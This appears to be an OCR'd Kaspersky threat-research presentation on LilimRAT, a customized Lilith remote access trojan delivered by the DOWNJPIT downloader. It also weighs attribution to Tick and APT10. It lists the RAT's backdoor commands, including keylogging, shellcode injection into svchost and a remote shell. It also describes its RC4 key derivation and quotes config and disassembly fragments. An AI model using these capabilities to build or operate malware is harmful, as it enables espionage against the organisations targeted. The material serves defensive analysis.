std::string Settings::folderName = "lilithRELEASE folder";
std::string Settings::startupName = "lilithRELEASE startup";
std::string Settings::logFileName = "log.txt";
std::string Settings::installLocation = "APPDATA";
std::string Settings::keylogPath = "keylog.txt";
```

- Additional backdoor commands like LODEINFO were implimented.

README.md

Lilith

build passing license MIT

Free & Native Open Source C++ Remote Administration Tool for Windows

Lilith is a console-based ultra light-weight RAT developed in C++. It features a straight-forward set of commands that allows for near complete control of a machine.

https://github.com/werkamsus/Lilith/

Embedded backdoor commands of LilimRAT

command	Description
kill	Terminate a process
restart	Restart itself
info	Get infected host information such as hostname, OS version, architecture of current process, username, current PID and malware version. Seinding template is “${hostname}, ${OSversion} $((x86)|(wow64)), ${username}, ${PID}, ${malversion}“
keydump	Dump keystroke
cd	Change directory
ls	Show file list
mv	Move a file
cp	Copy a file
rm	Remove a file
send	Upload a file
memory	Inject shellcode in memory of svchost.exe. Received shellcode is encrypted by RC4 using 48bytes RC4 key which is generated from infected host info: “${hostname}, ${OSversion} $((x86)|(wow64)), ${username}, ${PID}, ${malversion}“
recv	Download a file
remoteControl	Create a session for interactive shell using cmd.exe or powershell.exe

Hash algorism for key generation of LilimRAT

An unique RC4 key generation method for decryption shellcode in “memory” command:

hostname OSversion (x86) or (wow64) username currentPID malwareversion

host-A, 6.1.7601 (x86), user-B, 3044, v1.2.4

SHA512

3fa02901335372e47542d297be3d07071077481bc64e96543264e1f04cf32651
6c131df366e1f947a0824a74816239ff36c90dc9d851ed2be09140a8bc1a0a37

FIRST 48 bytes

```
push    edi
push    dword ptr [esi+38h] ; encrypted_data
lea     ecx, [ebp+RC4key] ; RC4key ->
                          ; 3f a0 29 01 33 53 72 e4 75 42 d2 97 be 3d 07 07
                          ; 10 77 48 1b c6 4e 96 54 32 64 e1 f0 4c f3 26 51
                          ; 6c 13 1d f3 66 e1 f9 47 a0 82 4a 74 81 62 39 ff
call    RC4dec_13D158A
pop     ecx
```

ATTRIBUTION

Attribution: possibility of ~~TICK?~~

https://documents.trendmicro.com/assets/pdf/Operation-ENDTRADE-TICK-s-Multi-Stage-Backdoors-for-Attacking-Industries-and-Stealing-Classified-Data.pdf

Use of Publicly Available RATs and Tools

A look into the PDB strings and sample structures revealed that TICK was using publicly available remote access trojans (RATs) and open source tools. In addition, they look into these online tools to modify them or to import the techniques into their malware. As an example, they cloned Lilith RAT from GitHub. Originally developed in C++.

The following is a collection of PDB strings related to open source RATs and tools:


- C:\Users\XF\Documents\Visual Studio 2010\Projects\win10\Release\win10.pdb

- According to a whitepaper of Trendmicro, LilithRAT was used by an operation of Tick group .
- However, it was not customized LilithRAT like LilimRAT.
- We think that LilimRAT is NOT related to Tick group.

Attribution: possibility of APT10?

Tracking rapid evolution? Copycat? Of an APT RAT in Asia

Hiroshi Takeuchi (Macnica Networks)



APT10

- Target Industry is overlapping
  - Since 2016, targeting entities in Japan had been observed
  - Media, others (various kinds of industries)
  - One of objects is foreign policy espionage
- Delivery is similar with LODEINFO
  - Simple Office Macro Dropper
- One of RATs, ANEL coding style is similar to LODEINFO

- Mr. Hiroshi Takeuchi from Macnica networks talked about LODEINFO in VBlocal 2020.
- He showed two possibilities of attribution which are Darkhotel and APT10.
- Our research result also showed the shadow of APT10.

https://vb2020.vblocalhost.com/conference/presentations/tracking-rapid-evolution-copycat-of-an-apt-rat-in-asia/
https://vb2020.vblocalhost.com/uploads/VB2020-66.pdf

Attribution: APT10

Some coding style similarities between LODEINFO, the LilimRAT, ANEL and Emdivi.

- These malware families contains malware versions string is embedded.
- Malware sends some compromised machine info by commands “info”, “ver”, and “version”.

```
add     ecx, 50h ; 'P'
push    offset aT2030    ; "t20.30"
mov     [esp+88h+var_70], ebx
mov     [esp+88h+var_6C], ecx
call    c_?assign@?$basic_string@D(
```

Emdivi

```
push    offset a552      ; "5.5.2"
call    sub_10001690
mov     dword ptr [esi+578h], '3'
lea     ecx, [esi+58h]
push    offset aRev      ; " rev"
call    sub_10005C58
```

ANEL

```
lea     ecx, [ebp+version]
mov     [ebp+version], '4.0v'
mov     [ebp+var_10], '6.'
mov     [ebp+var_E], 0
```

LODEINFO

```
push    6                ; Size
push    offset aV124     ; "v1.2.4"
mov     ecx, esi         ; Src
call    sub_408769
```

LilimRAT


Attribution: APT10

- The LilimRAT and Emdivi generate a string including the hardcoded malware version for hash value as a crypto key.
- DOWNJPIT and ANEL generate a hash value from C2 for using malware features.
- Other observed overlaps and similarities of TTPs are summarized below:

Overlaps/similarities	Malware families related to APT10
Spearphishing email with attached, malicious, password-protected Word document	LODEINFO, ANEL, Redleaves
Usage as DLL side-loading to run a payload within memory	LODEINFO, DOWNJPIT, ANEL, Redleaves, Emdivi
Distinct, customized open-source RAT	LilimRAT, Redleaves, QuasarRAT
Targets are exclusively Japanese or Japan-linked organizations	LODEINFO, DOWNJPIT, ANEL, Emdivi
C2 infrastructure is built in VPS/cloud services and IPs are mostly located in target countries	LODEINFO, Emdivi

CONCLUSION

Conclusions



- The attacker have been targeting Japan mainly;
- A versions of LODEINFO backdoor “v0.4.9” was confirmed in April 2021;
- New variant of LODEINFO “DOWNJPIT” was discovered which is a trojanized downloader module to get a payload from an online content;
- A customized LilimRAT delivered by DOWNJPIT as 2nd stage RAT;
- Some relations during LODEINFO and some malware families of the APT10 were confirmed.

kaspersky

Email: suguru.Ishimaru@kaspersky.com